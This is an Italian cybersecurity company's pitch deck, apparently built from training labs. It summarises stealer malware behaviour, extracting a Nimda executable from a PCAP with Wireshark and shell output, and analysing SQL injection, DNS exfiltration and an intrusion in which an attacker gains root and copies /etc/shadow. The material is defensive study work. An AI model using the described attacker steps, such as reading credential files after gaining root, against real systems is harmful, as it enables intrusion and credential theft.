CYBERCERBERUS SPA

CYBERCERBERUS SPA

CYBERCERBERUS PITCH DECK

www.cc.spa.com

hello@cc.spa.com

Via dei magazzini generali 16,
RM 00154

CYBERCERBERUS

CHI SIAMO

Siamo un team specializzato in soluzioni avanzate di cybersecurity, che opera con l'obiettivo di garantire la massima protezione per i sistemi informatici dei propri clienti.
Con una struttura organizzata e un forte focus sulla sicurezza digitale, il nostro team lavora per anticipare le minacce, rafforzare le difese e assicurare la resilienza delle infrastrutture tecnologiche.

Cosa facciamo per i nostri clienti:

Offriamo un ampio spettro di servizi, tra cui:

- Analisi e gestione delle vulnerabilità informatiche.
- Implementazione di sistemi di difesa perimetrale e intrusion detection.
- Monitoraggio continuo e risposta rapida agli incidenti di sicurezza.
- Consulenza e formazione per aumentare la consapevolezza in materia di cyber.

MEET THE CERBERUS

PAOLO RAMPINO
CISO

MANUEL IZZO
Team Leader

FEDERICA CARDINALI
GRC Specialist

FRANCESCO ROSSI
Cyber Threat Analyst

RINAT RUSTAMOV
Security Engineer

ANTONIO PODDA
Security Architect

SEBASTIANO GELMETTI
Cloud Security Engineer

LUCA NIETRZEBA
Reverse Engineer

ALESSANDRO RAGNINO
Security Architect


ANDREA CALCAGNO
Incident Responder

CYBERCERBERUS

Malware Analysis

CYBERCERBERUS

Malware analysis-analisi statica




L'ANALISI STATICA DI UN MALWARE È IL PROCESSO DI ESAMINARE UN FILE SOSPETTO SENZA ESEGUIRLO, ANALIZZANDO LA SUA STRUTTURA, IL CODICE, LE STRINGHE E LE API UTILIZZATE PER IDENTIFICARE POSSIBILI COMPORTAMENTI MALEVOLI.


- ✅ AMBIENTE DI ANALISI E STRUMENTI UTILIZZATI
- ✅ VERIFICA DELL'INTEGRITÀ DEL FILE (HASH, VIRUSTOTAL)
- ✅ IDENTIFICAZIONE DI STRINGHE SOSPETTE E API DI WINDOWS
- ✅ RICERCA DI OFFUSCAMENTO E PACKER
- ✅ CONCLUSIONI E POSSIBILI AZIONI DI MITIGAZIONE

CYBERCERBERUS

Malware analysis-analisi dinamica

L'analisi dinamica dei malware permette di studiarne il comportamento in ambienti controllati come Flarevm, utilizzando strumenti dedicati come ad esempio Regshot e FakeNet. Questo aiuta a identificare modifiche al sistema, connessioni sospette e strategie di persistenza, migliorando le difese informatiche.






CYBERCERBERUS

Anyrun Analysis

CYBERCERBERUS

Vidar/Lumma Stealer

-RUBA INFORMAZIONI: ESAMINA IL COMPUTER INFETTO E PRELEVA USERNAME, PASSWORD E DATI BANCARI.



-INSTALLA ALTRI VIRUS: PUÒ SCARICARE E AVVIARE ALTRI PROGRAMMI DANNOSI CHE AUMENTANO IL LIVELLO DI COMPROMISSIONE DEL SISTEMA.

-SI COLLEGA A SERVER ESTERNI: TRASMETTE I DATI RUBATI A CRIMINALI INFORMATICI ATTRAVERSO INTERNET.

-NASCONDE LA SUA PRESENZA: MODIFICA ALCUNE IMPOSTAZIONI DI SICUREZZA PER NON ESSERE INDIVIDUATO DAGLI ANTIVIRUS.

CYBERCERBERUS

AZIONI OPERATIVE

- Isolare il file
- Eliminare il file
- Bloccare IP/URL sospetti
- Monitorare il sistema
- Cambiare credenziali
- Ripristino da backup
- Chiedere al vendor

CYBERCERBERUS

Come Proteggersi

Evitare Link Sospetti

Non aprire email da mittenti sconosciuti, evitare allegati e link sospetti.

Aggiornare l'Antivirus

Installare e mantenere aggiornato un software di sicurezza con protezione in tempo reale.

Monitorare la Rete


Controllare il traffico di rete per rilevare connessioni sospette verso server malevoli.

Formare il Personale

Sensibilizzare i dipendenti con corsi di sicurezza per prevenire attacchi informatici.


Implementare backup regolari

Ripristinare i dati in modo rapido ed efficace in caso di attacco, garantendo la continuità operativa e riducendo al minimo la perdita di informazioni critiche.



- Non è stata rilevata alcuna minaccia
- Il file non ha mostrato segni di attività dannosa
- Non ha eseguito operazioni sospette e non ha compromesso il sistema operativo

CYBERCERBERUS



Come Proteggersi

(In caso di phishing)

Verifica dell'URL

Controllare sempre l'indirizzo del sito web prima di inserire credenziali o informazioni personali. Anche una piccola variazione può indicare un sito malevolo.

Evitare Link e Allegati Sospetti

Non aprire email, link o allegati da mittenti sconosciuti o con contenuti insoliti. Potrebbero contenere malware o tentativi di phishing.

Segnalazione di Minacce

Qualsiasi email o messaggio sospetto deve essere immediatamente segnalato al reparto IT per evitare possibili attacchi alla rete aziendale.

Utilizzo di Password Sicure

Creare password uniche e complesse per ogni servizio, evitando di riutilizzarle. Attivare sempre l'autenticazione a due fattori (2FA) per una maggiore protezione.

CYBERCERBERUS

Muadrnd.exe

Analisi del malware

Quando viene eseguito, il file Muadrnd.exe avvia una serie di processi dannosi, tra cui:

- Esecuzione di comandi nascosti, per controllare il computer senza permesso.
- Comunicazione con server sconosciuti, inviando potenzialmente informazioni sensibili.
- Persistenza nel sistema, rimanendo attivo anche dopo il riavvio del computer.

Questo tipo di malware può:

- Rubare informazioni personali e sensibili, mettendo a rischio la privacy.
- Scaricare altri file dannosi, infettando ulteriormente il sistema.
- Rallentare il computer o renderlo instabile, compromettendo il suo normale funzionamento.

CYBERCERBERUS

Come Proteggersi

Evitare Link Sospetti

Non aprire file sconosciuti o scaricati da fonti poco affidabili

Aggiornare l'Antivirus

Installare e mantenere aggiornato un software di sicurezza con protezione in tempo reale

Monitorare i PC

Controllare il comportamento del computer, segnalando eventuali anomalie

Monitorare la rete

Bloccare le connessioni sospette, per impedire comunicazioni con server dannosi

CYBERCERBERUS

Navigating the Linux Filesystem

CYBERCERBERUS

Lab - Navigating the Linux Filesystem and Permission Settings

Esplorazione del filesystem Linux, gestione dei permessi e utilizzo di collegamenti simbolici.

- ✅ Comprendere la struttura del filesystem
- ✅ Modificare e gestire permessi e proprietà dei file
- ✅ Creare e utilizzare collegamenti simbolici e hard link

🔍 Esplorazione del Filesystem

- Visualizzazione dei dischi montati con lsblk e mount
- Montaggio manuale di un filesystem con mount e umount

🔑 Gestione dei Permessi

- Visualizzazione con ls -l
- Modifica con chmod
- Cambiamento proprietario con chown

🔗 Simbolic Link & Hard Link

- Creazione con ln -s e ln
- Differenze tra hard link e collegamenti simbolici
- Impatti delle modifiche su file collegati

Strumenti Utilizzati

- CyberOps Workstation VM
- Accesso alla riga di comando Linux

Extract an Executable from a PCAP

CYBERCERBERUS

Lab - Extract an Executable from a PCAP


Identificare ed estrarre un eseguibile sospetto da un file PCAP


Analisi Traffico di Rete

- Individuare il file sul sistema nella directory /home/analyst/lab.support.files/pcaps ed aprire con Wireshark per visualizzare i pacchetti catturati
- Identificare il handshake TCP (SYN, SYN-ACK, ACK)
- Rilevare ed ispezionare il pacchetto che contiene la richiesta GET HTTP sospetta:
  - Contenuto
  - Traffico Binario

OS: Virtual Machine CyberOps Workstation
Strumento: Wireshark
File: nimda.download.pcap

```
[analyst@secOps ~]$ cd lab.support.files/pcaps
[analyst@secOps pcaps]$ ls 01
ls: cannot access '01': No such file or directory
[analyst@secOps pcaps]$ ls -l
total 4028
-rw-r--r-- 1 analyst analyst  371462 Mar 21  2018 nimda.download.pcap
-rw-r--r-- 1 analyst analyst 3750153 Mar 21  2018 wannacry_download_pcap.pcap
```







No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	209.165.200.235	209.165.202.133	TCP	74	48598 → 6666 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=4051203246 TSecr=0 WS=512
2	0.000259	209.165.202.133	209.165.200.235	TCP	74	6666 → 48598 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=3023496465 TSecr=4051203246 WS=512
3	0.000297	209.165.200.235	209.165.202.133	TCP	66	48598 → 6666 [ACK] Seq=1 Ack=1 Win=29696 Len=0 TSval=4051203246 TSecr=3023496465
4	0.000565	209.165.200.235	209.165.202.133	HTTP	230	GET /W32.Nimda.Amm.exe HTTP/1.1
5	0.000588	209.165.202.133	209.165.200.235	TCP	66	6666 → 48598 [ACK] Seq=1 Ack=165 Win=30208 Len=0 TSval=3023496465 TSecr=4051203246
6	0.000708	209.165.202.133	209.165.200.235	TCP	324	6666 → 48598 [PSH, ACK] Seq=1 Ack=165 Win=30208 Len=258 TSval=3023496465 TSecr=4051203246 [TCP segment of a reassembled PDU]
7	0.000827	209.165.200.235	209.165.202.133	TCP	66	48598 → 6666 [ACK] Seq=165 Ack=259 Win=30720 Len=0 TSval=4051203246 TSecr=3023496465
8	0.004594	209.165.202.133	209.165.200.235	TCP	1514	6666 → 48598 [ACK] Seq=259 Ack=165 Win=30208 Len=1448 TSval=3023496466 TSecr=4051203246 [TCP segment of a reassembled PDU]
9	0.004602	209.165.200.235	209.165.202.133	TCP	66	48598 → 6666 [ACK] Seq=165 Ack=1707 Win=33280 Len=0 TSval=4051203247 TSecr=3023496466
10	0.004605	209.165.202.133	209.165.200.235	TCP	1514	6666 → 48598 [ACK] Seq=1707 Ack=165 Win=30208 Len=1448 TSval=3023496466 TSecr=4051203246 [TCP segment of a reassembled PDU]
11	0.004610	209.165.200.235	209.165.202.133	TCP	66	48598 → 6666 [ACK] Seq=165 Ack=3155 Win=36352 Len=0 TSval=4051203247 TSecr=3023496466
12	0.004611	209.165.202.133	209.165.200.235	TCP	1514	6666 → 48598 [ACK] Seq=3155 Ack=165 Win=30208 Len=1448 TSval=3023496466 TSecr=4051203246 [TCP segment of a reassembled PDU]
13	0.004612	209.165.200.235	209.165.202.133	TCP	66	48598 → 6666 [ACK] Seq=165 Ack=4603 Win=39424 Len=0 TSval=4051203247 TSecr=3023496466
14	0.004613	209.165.202.133	209.165.200.235	TCP	1514	6666 → 48598 [ACK] Seq=4603 Ack=165 Win=30208 Len=1448 TSval=3023496466 TSecr=4051203246 [TCP segment of a reassembled PDU]
15	0.004614	209.165.200.235	209.165.202.133	TCP	66	48598 → 6666 [ACK] Seq=165 Ack=6051 Win=41984 Len=0 TSval=4051203247 TSecr=3023496466
16	0.004615	209.165.202.133	209.165.200.235	TCP	1514	6666 → 48598 [ACK] Seq=6051 Ack=165 Win=30208 Len=1448 TSval=3023496466 TSecr=4051203246 [TCP segment of a reassembled PDU]
17	0.004617	209.165.200.235	209.165.202.133	TCP	66	48598 → 6666 [ACK] Seq=165 Ack=7499 Win=45056 Len=0 TSval=4051203247 TSecr=3023496466
18	0.004706	209.165.202.133	209.165.200.235	TCP	1514	6666 → 48598 [ACK] Seq=7499 Ack=165 Win=30208 Len=1448 TSval=3023496466 TSecr=4051203247 [TCP segment of a reassembled PDU]
19	0.004710	209.165.200.235	209.165.202.133	TCP	66	48598 → 6666 [ACK] Seq=165 Ack=8947 Win=48128 Len=0 TSval=4051203247 TSecr=3023496466
20	0.004711	209.165.202.133	209.165.200.235	TCP	1514	6666 → 48598 [ACK] Seq=8947 Ack=165 Win=30208 Len=1448 TSval=3023496466 TSecr=4051203247 [TCP segment of a reassembled PDU]
21	0.004713	209.165.200.235	209.165.202.133	TCP	66	48598 → 6666 [ACK] Seq=165 Ack=10395 Win=50688 Len=0 TSval=4051203247 TSecr=3023496466
22	0.004713	209.165.202.133	209.165.200.235	TCP	1514	6666 → 48598 [ACK] Seq=10395 Ack=165 Win=30208 Len=1448 TSval=3023496466 TSecr=4051203247 [TCP segment of a reassembled PDU]
23	0.004715	209.165.200.235	209.165.202.133	TCP	66	48598 → 6666 [ACK] Seq=165 Ack=11843 Win=53760 Len=0 TSval=4051203247 TSecr=3023496466
24	0.004716	209.165.202.133	209.165.200.235	TCP	1514	6666 → 48598 [ACK] Seq=11843 Ack=165 Win=30208 Len=1448 TSval=3023496466 TSecr=4051203247 [TCP segment of a reassembled PDU]
25	0.004717	209.165.200.235	209.165.202.133	TCP	66	48598 → 6666 [ACK] Seq=165 Ack=13291 Win=56832 Len=0 TSval=4051203247 TSecr=3023496466

Estrazione file eseguibile

- Esportare l'oggetto dalla cattura della richiesta GET HTTP
- Verifica del file estratto W32.Nimda.Amm.exe
- La semplice analisi generica del flusso TCP ci mostra possibili stringhe malevoli
- Il tool file conferma che si tratta di un eseguibile PE32+ x86-64 per MS Windows






```
[analyst@secOps pcaps]$ ls -l /home/analyst
total 356
drwxr-xr-x 2 analyst analyst   4096 Mar 22  2018 Desktop
drwxr-xr-x 3 analyst analyst   4096 Mar 22  2018 Downloads
drwxr-xr-x 9 analyst analyst   4096 Jul 19  2018 lab.support.files
drwxr-xr-x 2 analyst analyst   4096 Mar 21  2018 second_drive
-rw-r--r-- 1 analyst analyst 345088 Feb  3 05:13 W32.Nimda.Amm.exe
[analyst@secOps pcaps]$ file /home/analyst/W32.Nimda.Amm.exe
/home/analyst/W32.Nimda.Amm.exe: PE32+ executable (console) x86-64, for MS Windows
[analyst@secOps pcaps]$
```

Mitigazione

Isolare in sandbox il file (Cuckoo, Any.Run)

Analisi statica/dinamica con PEStudio, Process Monitor

Verifica IoC: VirusTotal e blocco IP/DNS malevoli

Aggiornamenti di sicurezza: Firewall e antivirus

CYBERCERBERUS

Interpret HTTP and DNS Data

CYBERCERBERUS

Lab - Interpret HTTP and DNS Data to Isolate Threat Actor

L'analisi del traffico HTTP e DNS è un processo essenziale per identificare attività malevole, individuare attacchi informatici e prevenire la perdita di dati sensibili.

Fasi dell'Analisi

✓ **Esame di un attacco SQL Injection (analisi delle richieste HTTP malevole)**
✓ **Identificazione dell'esfiltrazione dati tramite traffico DNS**
✓ **Utilizzo di Kibana e capME! per investigare i log di rete**

Risultati e Minacce Identificate

🔴 **Attacco SQL Injection → Furto di credenziali e dati sensibili**
🔴 **Esfiltrazione dati via DNS → DNS tunneling per bypassare le difese**

Strumenti utilizzati: Kibana, capME!, Zeek
Ambiente di Analisi: Cyber-Ops Onion

Isolate Compromised Host

CYBERCERBERUS

Lab - Isolate Compromised Host Using 5-Tuple

Isolamento di un Host Compromesso con il Metodo 5-Tuple

🛡️ Analisi di un Attacco Informatico e Isolamento dell'Host Compromesso

📌 Introduzione

In questo laboratorio, verranno analizzati i log di un attacco informatico che ha sfruttato una vulnerabilità nota 🔓.
L'obiettivo è identificare i dispositivi compromessi 🖥️ e il file sottratto 📂, utilizzando strumenti avanzati come Sguil, Wireshark e Kibana.
In particolare, un file denominato confidential.txt 🔒 non è più accessibile agli utenti dopo l'attacco. Lo scopo è determinare come il file sia stato compromesso e sottratto, applicando il modello del 5-Tuple:


✅ IP Sorgente 📌
✅ Porta Sorgente 🔢
✅ IP Destinazione 🎯
✅ Porta Destinazione 🔢
✅ Protocollo utilizzato (TCP/UDP) 🔄


Questa analisi consentirà di comprendere le tecniche utilizzate dall'attaccante 🥷 e di proporre contromisure adeguate 🛑.


🔍 Analisi con Sguil

Effettuiamo l'accesso a Sguil per esaminare i log 📜 e per determinare come il file confidential.txt sia stato compromesso.

🔴 Alert rilevato: GPL ATTACK_RESPONSE id check returned root ⚠️
🔎 Questo evento indica che l'accesso root è stato ottenuto dal sistema attaccante sul target.
💡 Selezioniamo la sezione Transcript per esaminare le operazioni svolte dall'attaccante.







🥷 Esame della Trascrizione

Analizzando la transcrizione si osserva che:

📌 L'attaccante (IP: 209.165.201.17) ha navigato nel file system del target (IP: 209.165.200.235).
🛑 Ha verificato i privilegi ottenuti con il comando whoami, ricevendo come output "root" ☠️.
📂 Con i privilegi completi ha potuto copiare e modificare file critici come:


- **/etc/shadow 🗄️**
